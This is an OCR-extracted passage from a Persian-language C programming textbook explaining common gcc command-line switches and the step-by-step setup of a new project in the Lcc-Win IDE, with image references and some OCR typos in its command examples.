
و برای اجرایش:

```
[Farhadnia@localhost]$.\Runing
```

نکته:

توجه داشته باشید که نام ها در سیستم عامل یونیکس و لینوکس به نوع حروف (از نظر بزرگی و کوچکی حرف) حساس می باشد پس کلمه Runing با کلمه running در این سیستم عامل ها متفاوت است.

ممکن است کاربری بخواهد روند کامپایل برنامه با gcc را تعقیب کند و جزئیات آن را بفهمد برای این منظور باید از سویچ v- که مخفف کلمه verbos است استفاده کنید شکل (4-9).




شکل 4-9 نحوه استفاده از سویچ v در gcc

اگر بخواهید در gcc فقط برنامه را کامپایل کنید و از لینک کردن آن خود داری کنید (اجرایی آن را نسازید) می توانید از سویچ c- استفاده کنید در این حالت فقط فایل object از برنامه ساخته می شود و مرحله لینک کردن برای ساخت برنامه اجرایی صورت نمی پذیرد (شکل 4-10).

نکته:

همانطور که می دانید هر کامپایلر برای ساخت برنامه اجرایی ابتدا فایل object از سورس کد ساخته و سپس با استفاده از برنامه linker فایل object ساخته شده را link کرده و فایل اجرایی را تولید می کنید.



شکل 10-4

اگر در مواردی نیاز دارید که سورس برنامه را فقط یک بار پردازش کنید (بدون عمل کامپایل) می توانید از سویچ E (حرف بزرگ) استفاده به مثال زیر توجه کنید نحوه استفاده از این سویچ را نشان می دهد:

```
[Yunas@localhost]$gcc -E filename
```

در این حالت متن برنامه توسط gcc پردازش و در خروجی نمایش داده می شود.

برای اینکه بتوانید از نگارش (Version) gcc نصب شده بر روی سیستم خود اطلاع یابید می توانید از کلمه gcc به همراه دو پاره خط (dash) در اعلان نرم افزار gcc استفاده کنید به مثال زیر دقت کنید:

```
[Yunas@localhost]$gcc --verstion
```

با اجرای فرمان فوق نگارش gcc موجود بر روی سیستمتان به نمایش در می آید.

برای اشکال زدایی از برنامه (debug) در gcc از سویچ g- استفاده می شود.

برای کسب اطلاعات بیشتر در مورد کامپایلر gcc و دیگر سویچ ها و Options های تعبیه شده در این برنامه می تواند از راهنمای لینوکس استفاده کنید در این راهنما در مورد کامپایلر gcc اطلاعات کامل و مشروحی وجود دارد برای استفاده از این راهنما در خط فرمان لینوکس فرمان زیر را تایپ کنید و کلید Enter رل فشار دهید:

```
[Yunas@localhost]$ man gcc
```

با اجرای فرمان فوق اطلاعات مربوط به gcc در خروجی نمایش می یابد.

نکته:

برای کامپایلر gcc نگارشی برای کار در محیط سیستم عامل ویندوز نیز طراحی شده است شما می توانید این نسخه از این کامپایلر قدرتمند را از آدرس:

www.gcc.org


دریافت کنید و بر روی سیستم خود نصب کنید بدین ترتیب از امکانات این کامپایلر قدرتمند در محیط ویندوز نیز بهره مند شوید.

کامپایلر Lcc-Win :

Lcc-Win چیست؟!

کامپایلر Lcc یکی از قوی ترین کامپایلر هایی است که برای محیط سیستم عامل ویندوز وجود دارد و به راحتی برنامه های نوشته شده به زبان سی ، فرترن و اسمبلی و حتی باینری (آبجکت) را کامپایل کرده و بعد لینک و در نهایت فایل اجرایی آن را در اختیار ما قرار می دهد.

در شکل 4-11 محیط برنامه (IDE) کامپایلر LCC نمایش داده شده است.



شکل 4-11 محیط کامپایلر LCC-WIN

این کامپایلر قدرتمند توسط کریستوفر فریزر و دیوید هانسون طراحی و ساخته شده و توسط جکوب نویا بهینه سازی و قدرتمند گشته و به صورت آزاد پخش شده است.

این کامپایلر را می توانید به راحتی از سایت مربوط به این نرم افزار دانلود کرده و بر روی سیستم خود نصب کنید.

آدرس سایت نرم افزار:


http://www.cs.virginia.edu/~lcc-win32/

نحوه کامپایل برنامه با LCC :

در اینجا شما می آموزید که چگونه با Lcc برنامه های نوشته شده خود را کامپایل کنید یا اینکه با استفاده از IDE (محیط برنامه نویسی یکپارچه) Lcc-Win کد برنامه خود را تنظیم کنید و در تهایت کامپایل نمایید.


در ابتدا فرض می کنیم که شما مایلید که با استفاده از Lcc-Win برنامه خود را آماده کنید.

برای نوشتن یک برنامه با Lcc-Win نیازمندید که یک پروژه جدید تحت این کامپایلر تعریف کنید. پس برنامه Lcc-Win را اجرا کنید و سپس در منوی File در زیر منوی New گزینه Project را کلیک کنید (شکل 12-4).



شکل 12-4


بعد از انتخاب گزینه Project که به معنای تعریف یک پروژه جدید است پنجره ای به نام Definition of a new Project (شکل 4-13) برای شما نمایش داده می شود که شما باید در فیلد های این پنجره به ترتیب نام پروژه خود را بدون مسیر و همچنین مسیری که مایلید فایل های پروژه شما در آنجا ذخیره شود را وارد کنید در فیلد سوم هم می توانید آدرس خروجی برنامه خود (فایل های اجرایی و Object) را مشخص می کند.



شکل 4-13

در قسمت پایین این پنجره شما تنظیمات برنامه خود را می توانید مشخص کنید که پیش فرض بر روی Single User یعنی تک کاربره قرار دارد. و در نهایت در انتهای این پنجره با یک سری دکمه رادیویی نوع پروژه از شما سوال می شود. که می تواند یک برنامه تحت کنسول سیستم عامل باشد یا یک برنامه با رابط کاربری پنجره ای یا اینکه یک DLL ، و انتخاب آخر که یک فایل کتابخانه ای باشد. بسته به نوع پروژه خود گزینه مورد نظر را انتخاب می کنید.

در شکل 4-14 یک نمونه پر شده از این پنجره را می توانید ببینید. در این نمونه یک پروژه به نام Server تعریف شده است که برنامه ای تحت کنسول می باشد و به صورت تک کاربره مورد استفاده قرار می گیرد.



شکل 14-4 نمونه ای از فرم پر شده پنجره Definition of a new Project

در انتها دکمه Create را فشار دهید تا به مرحله بعد بروید.


در قسمت بعدی از شما سوال می شود (شکل 15-4) که آیا مایلید که ادامه روند ساخت پروژه به صورت wizard (پرسش های مرحله به مرحله) ادامه پیدا کند در صورت تمایل به انجام این کار به سوال پاسخ مثبت دهید در غیر این صورت دکمه No را فشار دهید تا به مرحله بعدی بروید.

شکل 15-4

در اینجا ما به شرح ساخت پروژه بدون استفاده از ویزارد می پردازیم چون روند ساخت بدین ترتیب قدری مشکل بوده و نیاز به توضیحات بیشتری دارد در حالی که با استفاده از ویزارد کار بسیار آسان گشته است و به راحتی می توانید که پروژه خود را با انتخاب گزینه yes به مرحله کد نویسی برسانید.

پس دکمه No را کلیک کنید.

بعد از کلیک کردن دکمه No پنجره ای با عنوان Compiler Settings ظاهر می شود این پنجره را در شکل 4-16 می توانید ببینید.



شکل 4-16 پنجره تنظیمات کامپایلر

با استفاده از این پنجره شما می توانید تنظیمات مورد نظر خود را بر روی کامپایلر اعمال کنید.

این تنظیمات می توانند شامل دستور پیش پردازنده ، دستوارتی مربوط به ردیابی کد (trace code) نوع استاندارد زبان مورد استفاده در کد نویسی بهینه سازی کد برنامه در زمان کامپایل و ... باشند.

تنظیمات پیش فرض این پنجره را قبول کنید و دکمه Next را کلیک کنید تا به مرحله بعدی منتقل شوید.

در مرحله بعد پنجره ای با نام Linker Settings به نمایش در می آید که تنظیمات مربوط به لینکر از شما خواسته می شود (شکل 4-17).

در این پنجره شما می توانید مسیری که فایل exe بعد از ساختن در آن قرار داده می شود را تعیین کنید.


و همچنین در فیلد دوم این قسمت می توانید فایل های دیگری را که مایل هستید به برنامه شما لینک شود را وارد کنید.

در جعبه متن (TextBox) پایین پنجره نیز می توانید آرگومان هایی به لینکر خود جهت بهتر لینک شدن فایل Object ساخته شده توسط کامپایلر اظافه کنید.

قسمت های دیگر این پنجره نیز مربوط به نوع پروژه و همچنین Options هایی است که می توانید با استفاده از آن Linkerخود را سفارشی کنید.


نکته:

شما می توانید بدون تغییر در این پنجره فقط با زدن دکمه Next به مرحله بعدی از ساخت پروژه در Lcc-win بروید ولی اگر بنا به نیاز پروژه خود به تغییراتی در این پنجره و دیگر پنجره های مشابه در روند ساخت پروژه دارید حتما با دقت این تغییرات را اعمال کنید تا پروژه شما به درستی ساخته شود و در انتها نیز بدون مشکل کامپایل شود.



شکل 17-4 پنجره مربوط به تنظیمات لینکر

بعد از زدن دکمه Next پنجره شکل 18-4 را مشاهده می کنید.



شکل 4-18 پنجره مربوط به Debugger Settings

در این قسمت شما می توانید آرگومان های خط فرمانی را که می خواهید به برنامه انتقال دهید را در جعبه متن ابتدایی این صفحه وارد کنید. این ها همان آرگومان هایی هستند که در طول تست برنامه در محیط Lcc-Win به argc و argv نسبت داده خواهند شد.

دو جعبه متن دیگر این پنجره به ترتیب مشخص کننده مسیر شروع برنامه و مسیری است که برنامه برای اجرای فایل exe. برنامه به آنجا مراجعه می کند.


با استفاده از دکمه های رادیویی این پنجره می توانید مبنای اعدادی را که اشکالزدا با آنها کار می کند را نیز مشخص کنید. در اینجا با انتخاب دکمه رادیویی با برچسب base 10 می توانید مبنای 10 را برگزینید یا اینکه با انتخاب دیگر دکمه رادیویی از مبنای 16 استفاده کنید.

برای رفتن به مرحله بعد کلید Next را فشار دهید.

بعد از تنظیمات مختلف کامپایلر و لینکر و دباگر و ... نوبت می رسد به اظافه کردن سورس فایل هایی که پروژه ما نیاز دارد. این قسمت (شکل 4-19) اختیاری است و اگر شما در برنامه خود نیازی به اظافه کردن هیچ فایل خارجی ندارید می توانید با کلیک بر روی دکمه Cancel این پنجره را ببندید.

نکته:

شما می توانید در این مرحله کتابخانه WS2_32.lib را که برای کامپایل کردن برنامه های شبکه نوشته شده با هدر winsock2.h نیاز است را به برنامه خود اظافه کنید. این کتابخانه در مسیری که Lcc-Win را نصب کرده اید در پوشه ای به نام lib قرار دارد.




شکل 19-4

خوب تا بدین مرحله روند ساخت پروژه جدید ما با موفقیت انجام شده است. اکنون نیاز است که فایل اصلی برنامه خود را که کد های برنامه را در آن می نویسیم به پروژه اظافه کنیم.

برای این منظور می توانید به منوی فایل رفته و در زیر منوی New گزینه File را انتخاب کنید پنجره شکل 20-4 برای شما به نمایش در می آید نام فایل خود را همراه با پسوندش در آن نوشته و دکمه تایید را فشار دهید.

اینک همه چیز آماده است که شما شروع به نوشتن کد برنامه خود کنید.



شکل 20-4 نحوه ایجاد فایل جدید

